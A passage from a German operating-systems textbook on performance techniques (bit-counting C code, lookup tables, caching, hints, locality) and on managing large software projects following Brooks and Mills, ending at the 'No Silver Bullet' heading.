Ein allgemeiner Ansatz, um die Performanz zu erhöhen, ist die Abwägung zwischen Zeit und Platz. In der Informatik kommt es oft vor, dass man sich entscheiden muss zwischen einem Algorithmus, der wenig Speicher benötigt, aber langsam ist, und einem Algorithmus, der sehr viel mehr Speicher erfordert, dafür aber schneller ist. Wenn man eine wichtige Optimierung durchführt, lohnt es sich, nach einem Algorithmus zu suchen, der Geschwindigkeit durch mehr Speicher gewinnt oder andersherum durch mehr Berechnungen kostbaren Speicher spart.

```
#define BYTE_SIZE 8           /* Ein Byte besteht aus 8 Bits */

int bit_count(int byte)
{
    int i, count = 0;

    for (i = 0; i < BYTE_SIZE; i++) /* Durchlaufe alle 8 Positionen */
        if ((byte >> i) & 1) count++; /* Wenn dies Bit eine 1 ist, */
                                         /* addiere Wert */
    return(count);                /* Liefere Wert zurück */
}
```

a

```
/* Makro, um die einzelnen Bits eines Bytes zu zählen */
#define bit_count(b) (((b&1) + ((b>>1)&1) + ((b>>2)&1) + ((b>>3)&1) +
                   ((b>>4)&1) + ((b>>5)&1) + ((b>>6)&1) + ((b>>7)&1))
```

b

```
/* Makro zum Suchen der Bitzahl in einer Tabelle */
char bits[256] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3,
                  2, 3, 3, ...};
#define bit_count(b) (int) bits[b]
```

c

Abbildung 13.7: (a) Prozedur zum Zählen der Bits in einem Byte (b) Makro zum Zählen der Bits (c) Makro, das die Bits in einer Tabelle nachschlägt

Eine oft hilfreiche Technik ist das Ersetzen kleiner Prozeduren durch Makros. Die Verwendung eines Makros eliminiert normalerweise den zusätzlichen Aufwand, der mit einem Prozedurauftruf verbunden ist. Der Gewinn ist besonders dann signifikant, wenn der Aufruf in einer Schleife vorkommt. Als ein Beispiel nehmen wir an, dass Bitmaps verwendet werden, um Ressourcen zu verwalten, und häufig die Frage aufkommt, wie viele Einheiten in einem Teil der Bitmap frei sind. Dazu benötigen wir eine Prozedur *bit_count*, welche die Anzahl der Bits in einem Byte zählt. Die geradlinige Prozedur ist in ►Abbildung 13.7(a) dargestellt. Sie läuft in einer Schleife über die Bits eines Byte und zählt eines nach dem anderen.

Diese Prozedur ist aus zwei Gründen ineffizient. Erstens muss sie aufgerufen werden, es muss Speicherplatz für den Stack angefordert werden und die Prozedur muss zurückkehren. Jeder Prozedurauftruf hat diesen Aufwand. Zweitens enthält sie eine Schleife und es ist immer etwas Aufwand mit einer Schleife verbunden.

Ein vollkommen anderer Ansatz ist die Verwendung des Makros aus ►Abbildung 13.7(b). Es ist ein Inline-Ausdruck, der die Summe der Bits durch schrittweises Verschieben des Arguments, Ausmaskieren aller Bits außer dem niederwertigsten und Aufaddieren der acht Terme berechnet. Das Makro ist wohl kein Kunstwerk, aber es erscheint nur einmal im Code. Wenn das Makro aufgerufen wird, zum Beispiel durch

```
sum = bit_count(table[i]);
```


sieht der Aufruf genauso wie der Prozedurauftruf aus. Mit Ausnahme der etwas seltsamen Definition sieht der Code im Fall des Makros nicht schlimmer aus als im Fall der Prozedur, aber er ist sehr viel effizienter, da sowohl der Aufwand für den Prozedurauftruf als auch für die Schleife vermieden wird.

Wir können dieses Beispiel noch einen Schritt weiter treiben. Warum die Bitzahl überhaupt berechnen? Warum nicht in einer Tabelle nachsehen? Es gibt nur 256 verschiedene Bytes, jedes mit einem eindeutigen Wert zwischen 0 und 8. Wir können eine Tabelle *bits* mit 256 Einträgen deklarieren, wobei jeder Eintrag mit der dem Byte entsprechenden Bitzahl (zur Übersetzungszeit) initialisiert wird. Mit diesem Ansatz wird überhaupt keine Berechnung zur Laufzeit benötigt, nur eine Tabellenzugriffsoperation. Ein Makro, das diese Aufgabe erledigt, ist in ►Abbildung 13.7(c) dargestellt.

Dies ist ein übersichtliches Beispiel für eine Abwägung zwischen Rechenzeit und Speicher. Trotzdem können wir noch weiter gehen. Wenn die Bitzahl für ganze 32-Bit-Wörter benötigt wird, müssen wir, falls wir unser *bit_count*-Makro verwenden, vier Zugriffe auf die Tabelle durchführen. Wenn wir die Tabelle auf 65.536 Einträge erweitern, so kommen wir mit zwei Suchläufen pro Wort aus – der Preis dafür ist eine sehr viel größere Tabelle.

Das Nachschlagen von Antworten in Tabellen kann auch auf andere Arten genutzt werden. In Kapitel 7 haben wir zum Beispiel gesehen, wie die JPEG-Bildkompression funktioniert, nämlich mit der ziemlich komplexen diskreten Kosinustransformation. Ein alternatives Kompressionsverfahren, GIF, verwendet Tabellensuchen, um 24-Bit-RGB-Bildpunkte zu codieren. GIF funktioniert allerdings nur mit 256 oder weniger

Farben. Für jedes zu komprimierende Bild wird eine Palette mit 256 Einträgen konstruiert, wobei jeder Eintrag einen 24-Bit-RGB-Wert enthält. Das komprimierte Bild besteht dann aus einem 8-Bit-Index für jedes Pixel statt aus einem 24-Bit-Farbwert, also eine Reduktion um den Faktor drei. Diese Idee ist in ►Abbildung 13.8 für einen 4×4 -Ausschnitt aus einem Bild dargestellt. Das originale, unkomprimierte Bild ist in ►Abbildung 13.8(a) zu sehen. Jeder Wert ist hier ein 24-Bit-Wert, wobei jeweils 8 Bit die Intensität von Rot, Grün und Blau angeben. Das GIF-Bild ist in ►Abbildung 13.8(b) dargestellt. Hier ist jeder Wert ein 8-Bit-Index in die Farbtabelle. Die Farbtabelle wird als Teil des Bildes gespeichert (siehe ►Abbildung 13.8(c)). Tatsächlich steckt in GIF mehr, aber die Grundidee ist die Tabellensuche.



24 Bit			
3,8,13	3,8,13	26,4,9	90,2,6
3,8,13	3,8,13	4,19,20	4,6,9
4,6,9	10,30,8	5,8,1	22,2,0
10,11,5	4,2,17	88,4,3	66,4,43

8 Bit			
7	7	2	6
7	7	3	4
4	5	10	0
8	9	2	11

24 Bit			
11	66,4,43		
10	5,8,1		
9	4,2,17		
8	10,11,5		
7	3,8,13		
6	90,2,6		
5	10,30,8		
4	4,6,9		
3	4,19,20		
2	88,4,3		
1	26,4,9		
0	22,2,0		

Abbildung 13.8: (a) Teil eines unkomprimierten Bildes mit 24 Bit pro Bildpunkt (b) Derselbe Ausschnitt komprimiert mit GIF, mit 8 Bit pro Bildpunkt (c) Die Farbtabelle

Es gibt noch einen anderen Weg, die Bildgröße zu reduzieren, der einen anderen Zielkonflikt verdeutlicht. PostScript ist eine Programmiersprache, die zur Beschreibung von Bildern verwendet werden kann. (Tatsächlich kann jede Programmiersprache Bilder beschreiben, aber PostScript wurde für diesen Zweck optimiert.) Viele Drucker haben einen PostScript-Interpreter eingebaut, um PostScript-Programme auszuführen, die ihnen übergeben werden.

Wenn ein Bild zum Beispiel einen rechteckigen Block von Bildpunkten der gleichen Farbe enthält, dann würde ein PostScript-Programm für dieses Bild Anweisungen enthalten, ein Rechteck an einer bestimmten Stelle zu platzieren und es mit einer bestimmten Farbe zu füllen. Es werden nur eine Handvoll Bits benötigt, um dieses Kommando auszugeben. Wenn das Bild den Drucker erreicht, so muss der dortige Interpreter das Programm ausführen, um das Bild aufzubauen. Somit erreicht PostScript Datenkompression zum Preis von mehr Rechenaufwand – eine andere Abwägung als bei der Tabellensuche, aber eine wertvolle, wenn Speicher oder Bandbreite knapp sind.

Andere Kompromisse betreffen oft Datenstrukturen. Doppelt verkettete Listen verbrauchen mehr Speicher als einfach verkettete, erlauben aber oft schnelleren Zugriff auf Einträge. Hashtabellen sind noch verschwenderischer mit Platz, aber auch noch

schneller. Kurz gesagt, einer der zentralen Punkte, die man bei der Optimierung eines Codes bedenken muss, ist, ob andere Datenstrukturen der bessere Kompromiss zwischen Zeit und Platz wären.

13.4.4 Caching

Eine bekannte Technik, die Performanz zu erhöhen, ist Caching. Caching kann angewendet werden, wenn zu erwarten ist, dass das gleiche Ergebnis mehrfach benötigt wird. Der allgemeine Ansatz ist, die Arbeit einmal zu erledigen und das Ergebnis in einem Cache zu speichern. Bei späteren Zugriffen wird zunächst der Cache überprüft. Ist das Ergebnis dort gespeichert, wird es verwendet. Ansonsten wird das Ganze wiederholt.

Wir haben bereits die Verwendung von Caching innerhalb des Dateisystems kennengelernt, das eingesetzt wird, um eine Reihe von kürzlich verwendeten Plattenblöcken zu speichern, wodurch bei jedem Cache-Treffer ein Plattenzugriff eingespart wird. Caching kann allerdings auch für viele andere Zwecke verwendet werden. Zum Beispiel ist das Analysieren von Pfadnamen überraschend teuer. Betrachten wir nochmals das Beispiel aus Abbildung 4.35. Die Suche nach `/usr/ast/mbox` erfordert die folgenden Plattenzugriffe:

1. Lesen des I-Node für das Wurzelverzeichnis (I-Node 1)
2. Lesen des Wurzelverzeichnisses (Block 1)
3. Lesen des I-Node für `/usr` (I-Node 6)
4. Lesen des Verzeichnisses `/usr` (Block 132)
5. Lesen des I-Node für `/usr/ast` (I-Node 26)
6. Lesen des Verzeichnisses `/usr/ast` (Block 406)

Es werden also sechs Dateizugriffe benötigt, nur um die I-Node-Nummer der Datei zu finden. Dann muss der I-Node selbst gelesen werden, um die Plattenblocknummer herauszufinden. Wenn die Datei kleiner als ein Plattenblock (z.B. 1.024 Byte) ist, so werden acht Plattenzugriffe benötigt, um die Daten zu lesen.

Einige Systeme optimieren das Analysieren von Pfadnamen durch das Cachen von (Pfad, I-Node)-Kombinationen. Für das Beispiel aus Abbildung 4.35 würde der Cache sicherlich die ersten drei Einträge aus ►Abbildung 13.9 nach der Analyse von `/usr/ast/mbox` enthalten. Die letzten drei Einträge sind durch die Analyse anderer Pfade entstanden.

Wenn ein Pfad zu suchen ist, fragt der Parser für die Namen zunächst den Cache und sucht nach der längsten Teilzeichenkette im Cache. Wird zum Beispiel der Pfad `/usr/ast/grants/stw` angegeben, so gibt der Cache zurück, dass `/usr/ast` I-Node 26 ist, so dass die Suche hier begonnen werden kann, wodurch vier Plattenzugriffe eingespart werden.

Pfad	I-Node-Nummer
/usr	6
/usr/ast	26
/usr/ast/mbox	60
/usr/ast/books	92
/usr/bal	45
/usr/bal/paper.ps	85

Abbildung 13.9: Teil des I-Node-Cache für Abbildung 4.35

Ein Problem beim Caching von Pfaden ist, dass die Abbildung zwischen Dateinamen und I-Node-Nummer nicht für alle Zeiten fest ist. Angenommen, die Datei */usr/ast/mbox* wird aus dem System entfernt und ihre I-Node-Nummer wird für eine andere Datei eines anderen Benutzers wiederverwendet. Später wird die Datei */usr/ast/mbox* wieder angelegt und erhält diesmal I-Node 106. Falls keine Gegenmaßnahmen getroffen werden, sind die Einträge im Cache jetzt falsch und nachfolgende Suchläufe liefern die falsche I-Node-Nummer zurück. Sobald eine Datei oder ein Verzeichnis gelöscht wird, müssen deshalb auch sein Eintrag und (im Fall eines Verzeichnisses) auch alle nachfolgenden Einträge aus dem Cache verdrängt werden.

Plattenblöcke und Pfadnamen sind nicht die einzigen Einheiten, die in einem Cache zwischengespeichert werden können. I-Nodes können ebenfalls in einem Cache gepuffert werden. Wenn Pop-up-Threads zur Behandlung von Interrupts verwendet werden, benötigt jeder dieser Threads einen Stack und einige zusätzliche Mechanismen. Diese Threads können ebenfalls gepuffert werden, da die Wiederaufarbeitung eines benutzten Threads einfacher als die Erzeugung eines neuen Threads aus dem Nichts ist (durch die Vermeidung des Aufwands von Speicheranforderung und Speicherbelegung). Eigentlich kann so ziemlich alles, was schwer zu erzeugen ist, im Cache gespeichert werden.

13.4.5 Hints

Einträge im Cache sind stets korrekt. Eine Suche im Cache kann zwar fehlschlagen, doch wenn ein Eintrag gefunden wird, dann ist dieser korrekt und kann ohne viel Felderlesen verwendet werden. In manchen Systemen ist es angenehm, eine Tabelle von **Hints** (deutsch: Hinweise) zu haben. Dabei handelt es sich um Vorschläge für eine Lösung, diese sind aber nicht unbedingt korrekt. Der Aufrufer muss selbst das Ergebnis überprüfen.

Ein bekanntes Beispiel für Hints sind URLs, die in Webseiten eingebettet sind. Das Klicken auf einen Link garantiert nicht, dass die angesprochene Webseite vorhanden ist. Die referenzierte Seite könnte tatsächlich bereits vor zehn Jahren gelöscht worden sein. Somit ist die Information, auf die der Link verweist, wirklich nur ein Hint.

Hints werden auch in Zusammenhang mit entfernten Dateien verwendet. Die Information in dem Hint sagt etwas über die entfernte Datei aus, zum Beispiel wo sich die Datei befindet. Seit der Hint verzeichnet wurde, kann die Datei allerdings verschoben oder gelöscht worden sein, so dass stets überprüft werden muss, ob der Hint korrekt ist.

13.4.6 Ausnutzen der Lokalität

Prozesse und Programme agieren nicht aufs Geratewohl, sondern verhalten sich relativ stationär in Zeit und Raum. Diese Information kann auf verschiedene Weise genutzt werden, um die Performanz zu verbessern. Ein sehr bekanntes Beispiel räumlicher Lokalität ist die Tatsache, dass Prozesse nicht wahllos in ihrem Adressraum umherspringen. Während eines gegebenen Zeitintervalls verwenden sie nur eine relativ kleine Anzahl an Seiten. Die Seiten, die ein Prozess aktiv verwendet, können als sein Arbeitsbereich bezeichnet werden, und das Betriebssystem kann sicherstellen, dass der Arbeitsbereich eines Prozesses im Speicher ist, wenn dieser die Erlaubnis zur Ausführung erhält, um somit die Zahl der Seitenfehler zu reduzieren.

Das Lokalitätsprinzip gilt auch für Dateien. Wenn ein Prozess ein bestimmtes Arbeitsverzeichnis gewählt hat, dann ist es wahrscheinlich, dass sich viele seiner zukünftigen Dateiverweise auf Dateien in diesem Verzeichnis beziehen. Werden alle I-Nodes und Dateien für ein Verzeichnis auf der Platte nahe beieinander platziert, kann die Performanz verbessert werden. Dieses Prinzip liegt dem Berkeley Fast File System zugrunde (McKusick et al., 1984).

Ein anderes Gebiet, in dem Lokalität eine Rolle spielt, ist das Scheduling von Threads in Multiprozessoren. Wie wir in Kapitel 8 gesehen haben, besteht eine Möglichkeit für das Scheduling von Threads auf Multiprozessoren darin zu versuchen, jeden Thread auf der zuletzt von ihm benutzten CPU auszuführen – in der Hoffnung, dass seine Speicherblöcke noch im Speicher-Cache sind.

13.4.7 Optimieren des Normalfalls

Vielfach ist es eine gute Idee, zwischen dem häufig vorkommenden Normalfall und dem schlimmstmöglichen Fall zu unterscheiden und diese unterschiedlich zu behandeln. Oft unterscheidet sich der Code für diese beiden Fälle erheblich. Es ist wichtig, den Normalfall schnell zu machen. Für den schlechtesten Fall ist es ausreichend, ihn korrekt zu machen, falls dieser selten auftritt.

Als erstes Beispiel sehen wir uns das Betreten eines kritischen Abschnitts an. Meistens ist das Betreten erfolgreich, insbesondere wenn die Prozesse nicht viel Zeit innerhalb des kritischen Abschnitts verbringen. Windows Vista nutzt diese Beobachtung, indem ein Win32-API-Aufruf `EnterCriticalSection` zur Verfügung gestellt wird, der atomar ein Flag im Benutzermodus (unter Verwendung von `TSL` oder Ähnlichem) testet. Wenn dieser Test erfolgreich ist, betritt der Prozess einfach den kritischen Abschnitt und es ist kein Kernauftrag notwendig. Falls der Test fehlschlägt, führt die Bibliothek ein `down` auf einem Semaphor aus, um den Prozess zu blockieren. Im Normalfall wird also kein Kernauftrag benötigt.

Als zweites Beispiel betrachten wir das Setzen eines Alarms (durch ein Signal in UNIX). Wenn derzeit kein Alarm anhängig ist, dann ist es einfach, einen Eintrag vorzunehmen und diesen in die Warteschlange des Timers einzufügen. Wenn jedoch bereits ein Eintrag existiert, so muss dieser gesucht und aus der Warteschlange des Timers entfernt werden. Da der `alarm`-Aufruf nicht angibt, ob bereits ein Alarm gesetzt wurde, muss das System den schlechtesten Fall annehmen, den es gibt. Da jedoch meistens kein Alarm anhängig ist und das Entfernen eines existierenden Alarms teuer ist, kann es sinnvoll sein, diese beiden Fälle zu unterscheiden.

Eine Möglichkeit dazu ist, ein Bit in der Prozesstabellen zu verwenden, das anzeigt, ob ein Alarm anhängig ist oder nicht. Wenn das Bit ausgeschaltet ist, dann folgt man dem leichten Weg (einfach einen neuen Eintrag in der Warteschlange des Timers ohne Überprüfung). Wenn das Bit eingeschaltet ist, dann muss die Warteschlange des Timers untersucht werden.

13.5 Projektverwaltung

Programmierer sind ewige Optimisten. Die meisten denken, dass man ein Programm schreibt, indem man zur Tastatur läuft und mit dem Eintippen beginnt. Kurz danach ist das vollständig fehlerfreie Programm fertig. Für sehr große Programme funktioniert das allerdings nicht ganz. Im Folgenden wollen wir noch einiges über das Verwalten von großen Softwareprojekten sagen, insbesondere über große Betriebssystemprojekte.

13.5.1 Der Mythos vom Mann-Monat

In seinem klassischen Buch stellt Fred Brooks, einer der Entwickler von OS/360, die Frage, warum das Entwickeln großer Betriebssysteme so schwierig ist (Brooks, 1975, 1995). Brooks behauptet, dass Programmierer in großen Projekten nur 1.000 Zeilen fehlerfreien Code pro Jahr produzieren können. Die meisten Programmierer, die diese Aussage zum ersten Mal hören, fragen sich, ob Professor Brooks ein Außerirdischer ist, der vielleicht vom Planeten Bug kommt. Schließlich können sich die meisten von ihnen an durchgemachte Nächte erinnern, in denen sie ein 1.000-Zeilens-Programm in einer Nacht geschrieben haben. Wie kann das die Jahresproduktion von jemandem mit einem IQ > 50 sein?

Brooks meinte jedoch, dass sich große Projekte mit Hunderten von Programmierern grundsätzlich von kleinen Projekten unterscheiden und dass die Ergebnisse aus kleinen Projekten nicht auf große übertragbar seien. In großen Projekten wird viel Zeit damit verbracht, die Aufteilung der Arbeit in Module zu planen, Module und Schnittstellen sorgfältig zu spezifizieren und zu versuchen, sich vorzustellen, wie die Module interagieren, bevor das eigentliche Codieren beginnt. Als Nächstes müssen die Module getrennt voneinander codiert und getestet werden. Schließlich müssen

die Module integriert und das System als Ganzes getestet werden. Im Normalfall funktioniert jedes Modul für sich perfekt, aber das System als Ganzes stürzt sofort ab, wenn alle Teile zusammengefügt werden. Brooks schätzte die Aufteilung der Arbeit folgendermaßen ein:

- 1/3 Planung
- 1/6 Codierung
- 1/4 Testen der Module
- 1/4 Testen des Systems

Mit anderen Worten, das Schreiben des Codes ist der einfache Teil. Der schwierige Teil ist das Festlegen, wie die Module aussehen sollen, und Modul A dazu zu bringen, korrekt mit Modul B zu kommunizieren. In einem kleinen Projekt, das von einem einzigen Programmierer geschrieben wird, bleibt nur der einfache Teil übrig.

Der Titel von Brooks Buch ist auf seine Behauptung zurückzuführen, dass Menschen und Zeit nicht austauschbar sind. Es gibt keine Einheit wie Mann-Monat (oder Personenmonat). Wenn 15 Menschen 2 Jahre an einem Projekt arbeiten, dann ist es undenkbar, dass 360 Menschen dies in einem Monat tun können, und wahrscheinlich ist es auch nicht möglich, dass 60 Menschen es in 6 Monaten können.

Es gibt drei Gründe für diesen Effekt. Erstens kann die Arbeit nicht vollständig parallelisiert werden. Bevor die Planung nicht beendet ist und festgelegt wurde, welche Module benötigt werden und wie ihre Schnittstellen aussehen sollen, kann mit der Codierung nicht einmal begonnen werden. Bei einem Zwei-Jahres-Projekt benötigt allein die Planung acht Monate.

Der zweite Grund ist, dass die Arbeit in eine große Zahl von Modulen zerlegt werden muss, um eine große Anzahl Programmierer zu beschäftigen. Da jedes Modul potentiell mit jedem anderen Modul interagiert, wächst die Zahl der Modul-Modul-Interaktionen, die bedacht werden müssen, zum Quadrat der Anzahl der Module, also dem Quadrat der Anzahl der Programmierer. Diese Komplexität liefert schnell aus. Sorgfältige Messungen bei 63 Softwareprojekten haben gezeigt, dass der Zusammenhang zwischen Menschen und Monaten bei weitem nicht linear ist (Boehm, 1981).

Drittens ist die Fehlersuche stark sequenziell. Setzt man zehn Menschen zur Fehlersuche auf ein Problem an, so findet man die Ursache nicht zehnmal schneller. Tatsächlich können zehn Fehlersucher sogar langsamer sein als einer, da sie viel Zeit mit Gesprächen untereinander verschwenden.

Brooks fasst seine Erfahrung bezüglich des Zusammenhangs zwischen Menschen und Zeit im „Brook'schen Gesetz“ zusammen:

Der Einsatz zusätzlicher Arbeitskräfte bei einem bereits verzögerten Softwareprojekt verzögert es nur noch mehr.

Das Problem beim Einsatz zusätzlicher Mitarbeiter ist, dass sie für das Projekt trainiert werden müssen, die Module neu aufgeteilt werden müssen, um sie an die jetzt größere Anzahl der verfügbaren Programmierer anzupassen. Es werden viele Besprechungen nötig, um die Arbeitsfortschritte zu koordinieren, und so weiter. Abdel-Hamid und Madnick (1991) bestätigten dieses Gesetz durch Versuche. Eine etwas respektlose Neuformulierung von Brooks Gesetz lautet:

Es dauert neun Monate, ein Kind auszutragen, egal wie viele Frauen man dafür einsetzt.

13.5.2 Teamstruktur

Kommerzielle Betriebssysteme sind große Softwareprojekte und erfordern ausnahmslos große Teams. Die Qualifikation der Teammitglieder hat dabei großen Einfluss. Es ist seit Jahrzehnten bekannt, dass Top-Programmierer zehnmal produktiver als schlechte Programmierer sind (Sackman et al., 1968). Das Problem ist: Wenn man 200 Programmierer braucht, ist es schwierig, 200 Top-Programmierer zu finden – man muss mit einem großen Spektrum an Qualifikationen rechnen.

In jedem großen Entwurfsprojekt – Software oder anderes – besteht außerdem die Notwendigkeit einer kohärenten Architektur. Es sollte einen Kopf geben, der den Entwurf steuert. Brooks zitiert das Beispiel der Kathedrale von Reims in Frankreich als Beispiel für ein großes Projekt, das Jahrzehnte für seine Errichtung benötigte und bei dem die späteren Architekten ihren Anspruch, dem Projekt ihren Stempel aufzudrücken, unterdrückten, um die Pläne des ursprünglichen Architekten auszuführen. Das Ergebnis ist eine bei anderen europäischen Kathedralen unerreichte architektonische Stimmigkeit.

In den 1970er Jahren kombinierte Harlan Mills die Beobachtung, dass manche Programmierer weit besser als andere sind, mit der Notwendigkeit einer kohärenten Architektur und schlug das Paradigma des **Chefprogrammiererteams** vor (Baker, 1972). Seine Idee war, ein Programmiererteam mehr wie ein chirurgisches Team als wie ein Team zum Schweineschlachten zu organisieren. Statt jeden einfach wild losprogrammieren zu lassen, sollte eine Person das Skalpell führen. Alle anderen Teammitglieder leisten Unterstützung. Für ein 10-Personen-Projekt schlug Mills die Teamstruktur aus ►Abbildung 13.10 vor.

Drei Jahrzehnte sind vergangen, seit dies vorgeschlagen und in die Praxis umgesetzt wurde. Einige Dinge haben sich verändert (wie die Notwendigkeit eines Sprachspezialisten – C ist einfacher als PL/I), aber die Notwendigkeit, nur einen Kopf für die Kontrolle des Entwurfs zu haben, existiert immer noch. Und dieser eine Kopf sollte in der Lage sein, 100% für den Entwurf und die Programmierung zu arbeiten. Daraus ergibt sich die Notwendigkeit einer Gruppe von Unterstützern, auch wenn durch die Hilfe von Computern eine kleinere Gruppe heute ausreicht. Aber der Grundgedanke ist immer noch richtig.

Titel	Aufgaben
Chefprogrammierer	Entwickelt das grundlegende Design und schreibt den Code
Zweiter Mann	Hilft dem Chefprogrammierer und ist Ansprechpartner
Administrator	Verwaltet die Ausstattung, Zeit, Ressourcen der gesamten Gruppe
Editor	Verbessert die Dokumentation, die vom Chefprogrammierer geschrieben werden muss
Sekretäre	Administrator und Editor brauchen Sekretäre
Programmschreiber	Verwaltet den Code und die Dokumentation
Toolverwalter	Stellt Hilfsmittel für den Chefprogrammierer bereit
Programmtester	Testet den Code des Chefprogrammierers
Sprachspezialist	Kann zeitweilig dem Chefprogrammierer bei der Sprache helfen

Abbildung 13.10: Mills Vorschlag für die Besetzung eines 10-Personen-Chefprogrammiererteams

Jedes große Projekt muss als Hierarchie organisiert werden. Auf der unteren Ebene sind viele kleine Teams, jeweils von einem Chefprogrammierer geführt. Auf der nächsten Ebene müssen Gruppen von Teams durch einen Manager koordiniert werden. Die Erfahrung hat gezeigt, dass jede Person einen Manager 10% seiner Zeit kostet, so dass ein Vollzeitmanager für jede Gruppe von 10 Teams benötigt wird. Diese Manager benötigen wiederum einen Manager und immer so weiter.

Brooks hat beobachtet, dass schlechte Nachrichten im Hierarchiebaum nicht gut nach oben wandern. Jerry Saltzer vom M.I.T. nannte diesen Effekt **Bad-News-Diode**. Kein Chefprogrammierer oder Manager möchte seinem Boss berichten, dass das Projekt vier Monate hängt und es keine Chance gibt, irgendwie die Deadline zu halten, weil es eine 2.000 Jahre alte Tradition gibt, den Überbringer schlechter Nachrichten zu köpfen. Deshalb tappt das Top-Management im Allgemeinen im Dunkeln, was den Stand des Projekts betrifft. Wenn es offensichtlich wird, dass die Deadline nicht gehalten werden kann, reagiert das Top-Management durch den Einsatz weiterer Leute – und zu diesem Zeitpunkt greift das Brook'sche Gesetz.

In der Praxis versuchen große Unternehmen, die langjährige Erfahrung mit der Produktion von Software haben und wissen, was passiert, wenn diese planlos produziert wird, zumindest, das Projekt ordentlich anzugehen. Im Gegensatz dazu geben sich kleine neue Firmen, die unbedingt schnell auf den Markt wollen, nicht immer die Mühe, ihre Software sorgfältig herzustellen. Diese Hast führt oft zu Ergebnissen, die weit vom Optimum entfernt sind.

Weder Brooks noch Mills haben das Wachstum der Open-Source-Bewegung vorhergesehen. Obwohl diese einige Erfolg hatte, ist noch nicht abzusehen, ob dieses Modell in der Lage ist, große Mengen an Qualitätssoftware zu produzieren, wenn der Reiz des Neuen vorüber ist. Erinnern wir uns an die frühen Tage des Radios, als dort Amateurfunker dominierten, die aber bald Platz machten für kommerzielles Radio und später

dann für kommerzielles Fernsehen. Bemerkenswert ist, dass die Open-Source-Projekte mit dem größten Erfolg offensichtlich dem Chefprogrammierermodell folgten, mit einem führenden Kopf für die Kontrolle des architektonischen Entwurfs (z.B. Linus Torvalds für den Linux-Kern und Richard Stallman für den GNU-C-Compiler).

13.5.3 Die Bedeutung der Erfahrung

Erfahrene Entwickler in einem Team zu haben, ist in einem Betriebssystemprojekt äußerst wichtig. Brooks wies darauf hin, dass die meisten Fehler nicht in der Implementierung, sondern im Entwurf stecken. Die Programmierer taten ganz richtig genau das, was ihnen aufgetragen wurde. Doch das, was ihnen aufgetragen wurde, war falsch. Keine noch so umfangreiche Testsoftware kann schlechte Spezifikationen entdecken.

Brooks Lösung dafür sah vor, das klassische Entwicklungsmodell aus ►Abbildung 13.11(a) aufzugeben und stattdessen das alternative Modell aus ►Abbildung 13.11(b) zu verwenden. Die Idee hier ist, zunächst ein Hauptprogramm zu schreiben, das nur die Prozeduren der oberen Ebene aufruft, die anfangs nur Dummys sind. Vom ersten Tag des Projekts an kann das System übersetzt und ausgeführt werden, auch wenn es nichts tut. Im Laufe der Zeit werden Module in das Gesamtsystem eingefügt. Das Ergebnis dieses Ansatzes ist, dass die Integration des Systems ständig getestet wird, so dass Fehler im Entwurf viel früher sichtbar werden. Im Endeffekt beginnt der Lernprozess, welcher durch schlechtes Design verursacht wird, viel früher im Zyklus.




Abbildung 13.11: (a) Traditioneller Softwareentwicklungsprozess in Phasen (b) Alternativer Entwurf, der vom ersten Tag an ein funktionierendes System (das nichts tut) produziert

Halbwissen ist gefährlicher als Unwissen. Brooks beobachtete etwas, das er den **Effekt des zweiten Systems** nannte. Oft ist das erste Produkt eines Entwicklungsteams minimal, da die Entwickler Angst haben, dass es überhaupt nicht funktioniert. Daher zögern sie, zu viele Fähigkeiten aufzunehmen. Wenn das Projekt erfolgreich ist, entsteht ein Nachfolgesystem. Beeindruckt von ihrem eigenen Erfolg bauen die Entwickler beim zweiten

Mal all den Schnickschnack ein, den sie beim ersten Mal absichtlich weggelassen hatten. Als Ergebnis ist das zweite System aufgeblasen und wenig performant. Beim dritten Mal sind sie ernüchtert vom Fehlschlag des zweiten Systems und wieder vorsichtiger.

Das CTSS-MULTICS-Paar ist hierfür ein typisches Beispiel. CTSS war das erste allgemeine Mehrbenutzersystem und hatte riesigen Erfolg, obwohl es nur minimale Funktionalität bot. Sein Nachfolger, MULTICS, war zu ambitioniert und büßte schwer dafür. Die Ideen waren gut, aber es waren zu viele neue Dinge, so dass das System über Jahre schlecht arbeitete und nie ein großer kommerzieller Erfolg war. Das dritte System in dieser Entwicklungslinie, UNIX, war viel vorsichtiger und viel erfolgreicher.

13.5.4 No Silver Bullet

